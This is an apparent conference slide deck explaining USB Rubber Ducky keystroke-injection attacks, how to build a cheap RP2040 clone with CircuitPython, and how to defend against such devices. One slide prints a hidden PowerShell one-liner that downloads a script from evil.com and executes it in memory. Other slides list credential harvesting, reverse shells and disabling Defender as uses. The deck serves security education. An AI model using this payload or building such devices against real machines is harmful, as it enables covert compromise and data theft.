THE USB RUBBER DUCKY

From Concept to Custom Hardware

By Kaveh Ahmadi

Section 0

whoami

whoami



@lkavehamdl

Kaveh Ahmadi

Web Application Penetration Tester

- **Currently:** Web Pentester ITRC.
- **Experience:** Around 2 years of pentesting and 1 year of development.
- **Interests:** Red Team and Pentest.

GitHub: github.com/lkavehamdl

Part 1: What is a Rubber Ducky?

Understanding the Illusion

Origins of the Tool

The term "Rubber Ducky" originated in 2010 from the hacking and security community **Hak5**.

- **Original Purpose:** Designed as a tool for Penetration Testers and IT Administrators to automate repetitive tasks on client machines.
- **The Core Idea:** Why type the same 50 commands on 100 different computers when a piece of hardware can do it for you?
- **Evolution:** It popularized a new category of cybersecurity attack known as Keystroke Injection.

The Ultimate Disguise

Social Engineering via Hardware

The danger of the Rubber Ducky relies heavily on human psychology.

- Form factor is physically identical to a standard mass-storage USB flash drive.
- Takes advantage of human curiosity (e.g., leaving it in a company parking lot).
- Bypasses physical security because employees implicitly trust familiar-looking devices.

The Flaw of Absolute Trust


While humans are tricked by the plastic shell, operating systems are tricked by the USB Descriptor.

How Computers See USBs

When a device is plugged in, the computer asks: *"What are you?"*
The device replies with a hardware ID. The computer does **not** verify this claim.

- If a $5 piece of plastic says *"I am an Apple Magic Keyboard,"* the OS believes it instantly.
- **No Authentication:** Unlike network connections or software installations, keyboards do not require a password to begin typing.

Anatomy of an Attack



By the time the user realizes a command prompt has appeared on their screen, the payload has already finished executing and closed itself.

Human vs. Machine Typing Speed

Human Typist



Words Per Minute

VS

Keystroke Injection



Words Per Minute

Part 2: How Does it Work?


The HID Protocol and Drivers

The HID Standard (Human Interface Device)

To understand the exploit, we must understand the standard.

- Created in the late 1990s to replace older PS/2 ports.
- **The Goal:** Universal "Plug and Play" functionality for mice, keyboards, and gamepads without needing manual driver installations.
- **How it works:** Devices use structured data packets called USB Reports to tell the OS exactly what they are and what they can do.
- **The Result:** Complete convenience at the expense of security verification.

The USB Handshake (Trust by Default)



The OS **never** asks the user for a password to approve the keyboard.

Why Security Fails

Antivirus & EDR

- Antivirus scans *files* (like .exe or .pdf) for known malicious signatures.
- A Rubber Ducky doesn't drop files; it types commands directly into memory.
- AV sees this as legitimate user activity.

Data Loss Prevention (DLP)

- Corporate DLP policies aggressively block mass storage USB drives to prevent data theft.
- However, they must whitelist HID devices, or employees wouldn't be able to use mice and keyboards.
- The Ducky hides in this whitelist.

Introduction to DuckyScript

The language behind the attack is incredibly simple.

- Originally developed by Hak5, **DuckyScript** is a high-level scripting language.
- It uses basic commands mapped to physical keys on a keyboard.
- No complex programming knowledge is required to write devastating payloads.

payload.txt

```
GUI r
DELAY 500
STRING cmd
ENTER
```

Anatomy of a Basic Payload

Let's break down the code from the previous slide. This executes in under 1 second.

1. `GUI r`: Presses the Windows Key + R simultaneously. (Opens the "Run" dialog box).
2. `DELAY 500`: Waits for 500 milliseconds (0.5 seconds). Crucial step: Gives the OS time to open the window before typing begins.
3. `STRING cmd`: Rapidly types the letters c-m-d.
4. `ENTER`: Presses the Enter key.

Result

The attacker now has a live Command Prompt window open and is ready to type malicious commands.

Part 3: What Can it Do?

Payloads and Practical Applications

The Spectrum of Payloads

A Rubber Ducky is only as dangerous as the script it carries.

1. Harmless Pranks
(Annoying but safe)

2. IT Automation
(System Administration)

3. Offensive Security
(Data theft & Backdoors)

Because it types natively into the OS, it can interact with **any** software installed on the computer: Web browsers, terminals, settings menus, and email clients.

Category 1: Harmless Fun (Pranks)

Before being heavily used for hacking, these devices were famous for office pranks.

- **The Rickroll:** Opens the default web browser, navigates to YouTube, plays the video, and maximizes the volume.
- **Fake Updates:** Opens a full-screen web browser to `fakeupdate.net`, making the user think their PC is stuck updating for hours.
- **Wallpaper Roulette:** Rapidly navigates through Windows settings to change the desktop background to something embarrassing.

Execution Time:
$<$ 3 Seconds

Category 2: System Administration

The Rubber Ducky is an incredible tool for "Blue Teams" and IT professionals deploying new hardware.

Automating the Mundane

Imagine setting up 50 new laptops for a company. Instead of clicking through menus on every single machine, you plug in the Ducky and it automatically:

- Connects to the hidden corporate Wi-Fi network.
- Installs standard software (Chrome, Office, Zoom) via command line.
- Disables unnecessary startup programs.
- Adds the local administrator account and password.

Category 3: Offensive Security (Red Teaming)

- **Credential Harvesting:** Secretly copies saved Wi-Fi passwords and emails them to the attacker.
- **Reverse Shells:** Opens a hidden connection back to the attacker's server, granting them remote control of the computer.
- **Disabling Security:** Rapidly turns off Windows Defender or adds firewall exceptions before the user realizes what is happening.
- **File Exfiltration:** Zips up documents on the desktop and uploads them to a remote server.

The 4-Second Backdoor

By combining DuckyScript with **PowerShell**, an attacker only needs one line of code to compromise a system.

reverse_shell.txt

```
GUI r
DELAY 500
STRING powershell -w hidden iwr -useb http://evil.com/a.ps1 | iex
ENTER
```

**This payload downloads a malicious script from the internet in the background and executes it invisibly in memory.*

Part 4: How to Make One

Building with the YD-RP2040

The Hardware Alternative

Official Hak5 Rubber Ducky

- The industry standard.
- Comes with a custom IDE and advanced stealth features.
- Costs **$80 - $100+**.
- Hard to justify for hobbyists or students just learning.

YD-RP2040 (Raspberry Pi Silicon)

- A generic microcontroller board based on the Raspberry Pi RP2040 chip.
- Features a USB-C port, a WS2812 RGB LED, and plenty of flash memory.
- Costs roughly **$3 to $5**.
- Can be programmed to do the exact same HID injection.

The Secret Weapon: CircuitPython


To make a $3 chip act like a keyboard, we use **CircuitPython**.

What is CircuitPython?

An open-source derivative of Python designed specifically for microcontrollers, supported heavily by Adafruit.

- When you plug the YD-RP2040 into a computer, it shows up as a standard USB flash drive.
- You simply drag and drop a file called `code.py` onto the drive.
- The board instantly reboots and runs your Python script, utilizing the `adafruit_hid` library to send keystrokes.

The 3-Step Setup Process



Once `code.py` is saved, the board will execute it every single time it receives power from a USB port.

Writing the Payload in Python

DuckyScript translates very easily into Python syntax.

code.py

```
kbd.send(Keycode.GUI, Keycode.R) # GUI r
time.sleep(0.5) # DELAY 500
layout.write('cmd') # STRING cmd
kbd.send(Keycode.ENTER) # ENTER
```

**This requires importing the ‘usb_hid‘, ‘adafruit_hid.keyboard‘, and ‘time‘ modules at the top of the file.*

Conclusion: How Do We Defend?

If Antivirus and Firewalls can't stop this, what can?

- **Physical Security:** The absolute best defense. Do not leave unlocked computers unattended. Never plug in untrusted USB drives.
- **Endpoint Device Control:** Advanced enterprise software can be configured to block *new* keyboards from installing, or require admin approval for new HID devices.
- **Keystroke Dynamics:** Some modern security tools analyze typing speed. If a keyboard types 1,000 WPM, the software immediately disables the USB port.

Part 5: Q&A

Any Questions?

Thank you for your time